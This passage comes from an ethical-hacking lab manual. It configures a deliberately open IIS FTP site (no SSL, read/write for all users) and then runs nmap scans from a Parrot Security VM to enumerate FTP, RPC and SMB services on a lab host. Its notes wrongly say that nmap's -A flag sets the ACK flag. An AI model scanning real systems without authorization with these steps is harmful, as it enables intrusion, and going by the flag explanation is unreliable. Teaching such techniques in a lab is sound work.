


Figure 6.2.1: Creating a New Folder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. A **New Folder** appears. Rename it to **FTP-Site Data**, as shown in the screenshot.




Figure 6.2.2: Renaming the Folder "FTP-Site Data"

4. Close the window and click on the **Type here to search** icon at the bottom of the **Desktop.** Type **iis**. In the search results, click on **Internet Information Services Manager (IIS) Manager**, as shown in the screenshot.




Figure 6.2.3: Search result for "iis"

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. In the **Internet Information Services (IIS) Manager** window, click to expand **SERVER2019 (SERVER2019\Administrator)** in the left pane. Right-click **Sites**, and then click **Add FTP Site....**




Figure 6.2.4: IIS Manager window

6. In the **Add FTP Site** window, type **CEH.com** in the **FTP site name** field.

   In the **Physical path** field, click on the (...) icon. In the **Browse For Folder** window, click **Local Disk (C:)** and **FTP-Site Data**, and then click **OK**.




Figure 6.2.5: Entering details in the Add FTP Site window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. In the **Add FTP Site** window, check the entered details and click **Next**.




Figure 6.2.6: The Add FTP Site window: click Next

8. The **Binding and SSL Settings** wizard appears. Under the **Binding** section, in the **IP Address** field, click the drop-down icon and select **10.10.10.19**. Under the **SSL** section, select the **No SSL** radio button and click **Next**.




Figure 6.2.7: Binding and SSL settings

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. The **Authentication and Authorization Information** wizard appears. In the **Allow access to** section, select **All users** from the drop-down list. In the **Permissions** section, select both the **Read** and **Write** options and click **Finish**.




Figure 6.2.8: Authentication and authorization information

10. The **Internet Information Services (IIS) Manager** window appears with a newly added FTP site (**CEH.com**) in the left pane. Click the **Site** node in the left pane and note that the **Status** is **Started (ftp)**, as shown in the screenshot.




Figure 6.2.9: Added FTP site

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Close all windows.
12. Turn on **Parrot Security** virtual machine.
13. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

14. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 6.2.10: MATE Terminal Icon

15. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
16. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

17. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 6.2.11: Running the programs as a root user

TASK 2.2

Check for Open FTP Port

18. In the **Parrot Terminal** window, type **nmap -p 21 <Target IP Address>** (in this case, **10.10.10.19**) and press **Enter**.
19. The scan result appears, indicating that port 21 is open and the FTP service is running on it, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.2.12: Nmap scan result displaying the open FTP port

TASK 2.3

Perform RPC Enumeration

20. In the terminal window, type **nmap -T4 -A <Target IP Address>** (in this example, the target IP address is **10.10.10.19**) and press **Enter**.

Note: In this command, **-T4** specifies the timing template (the number can be 0-5) and **-A** specifies that the ACK flag is set.

21. The scan result appears, displaying that port 111 is open, and giving detailed information about the services running on it, along with their versions.




Figure 6.2.13: Nmap scan result displaying information about the open RPC port

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.4

Perform SMB Enumeration

22. In the terminal window, type **nmap -p <Target Port> -A <Target IP Address>** (in this example, the target port is **445** and the target IP address is **10.10.10.19**) and press **Enter**.

Note: In this command, **-p** specifies the port to be scanned, and **-A** specifies that the ACK flag is set.

23. The scan result appears, displaying that port 445 is open, and giving detailed information under the **Host script results** section about the running SMB, as shown in the screenshot.




Figure 6.2.14: Nmap scan result displaying information on the open SMB port

TASK 2.5

Perform FTP Enumeration

24. In the terminal window, type **nmap -p <Target Port> -A <Target IP Address>** (in this example, the target port is **21** and target IP address is **10.10.10.19**) and press **Enter**.

Note: In this command, **-p** specifies the port to be scanned and **-A** specifies that the ACK flag is set.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. The scan result appears, displaying that port 21 is open, and giving traceroute information, as shown in the screenshot.




Figure 6.2.15: Nmap scan result displaying information on the open FTP port

